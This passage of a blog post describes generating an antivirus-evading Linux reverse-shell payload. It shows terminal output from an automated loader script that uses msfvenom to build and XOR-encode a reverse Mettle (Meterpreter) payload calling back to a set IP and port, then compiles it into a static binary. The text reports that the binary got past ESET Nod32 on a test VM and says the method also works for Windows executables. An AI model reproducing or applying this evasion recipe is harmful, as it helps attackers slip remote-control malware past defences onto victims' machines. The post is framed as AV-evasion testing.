
https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/LINUX-FORK-METTLE.sh

```
*****************************************************
 Automatic METTLE loader generator  - FOR METASPLOIT
 For  Linux x86_64  - STATIC BINARY
 aarch64/armle/mipsbe/mipsle/x64/x86
 Fork() exercise using custom mettle loader
 Astr0Baby
*****************************************************
What IP are we gonna use ? 192.168.11.3
What Port Number are we gonna listen to? : 9000
[*] Checking if metasploit msfconsole and  msfvenom are present in current path ..
[*] Found msfvenom in current path ........ good
Framework Version: 5.0.19-dev-1978847ffb
[*] Checking if GCC compiler is present..
[*] Found gcc
gcc (Ubuntu 6.5.0-2ubuntu1~18.04) 6.5.0 20181026
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of c file: 760 bytes
Saved as: test.c
[*] Cleaning up
[*] linux-payoad.c generated ...
[*] Compiling static linux x86_64 binary  ...
************************************
-rwxr-xr-x 1 root root 783048 Apr 23 23:10 ./linux-payload
[*] Done !
root@panasonic:/home/user/metasploit-framework#
```

And upload the linux-payload to the VM with Nod32 and run the listener



Execute the linux-payload and ... success we have bypassed the AV with custom reverse mettle payload :)



Did I mention that you can do the same for Windows PE32 ? No ? :) well now you know, it works just the same as on windows, and can be fully automated for AV evasion testing via the above scripts, scp, etc ...

Share this:

Related

Bypassing Antivirus somehow…
With 47 comments

Metasploit Framework vs. Android 8.1.0 Oreo

Hacking OSX using Metasploit
With 14 comments

About astrobaby

Please run Adblock or similar… we have been told to do so since Carl Sagan wrote the Contact .

View all posts by astrobaby →

Gallery | This entry was posted in Uncategorized. Bookmark the permalink.

← Running VAX Ultrix 4.5 on simh

Running AIX 5.1 on qemu-system-ppc →

3 Responses to *Metasploit payloads evasion against Linux AV*

Pingback: *Metasploit payloads evasion against Linux AV – Astrobaby's not so random thoughts rand() % 100; – The Library 6.0*

Pingback: *Metasploit Payload在Linux平台的免杀 – NEWS.ALL*

Pingback: *Metasploit Payload在Linux平台的免杀 - IcySun'Blog*

Leave a Reply

Enter your comment here...

This site uses Akismet to reduce spam. Learn how your comment data is processed.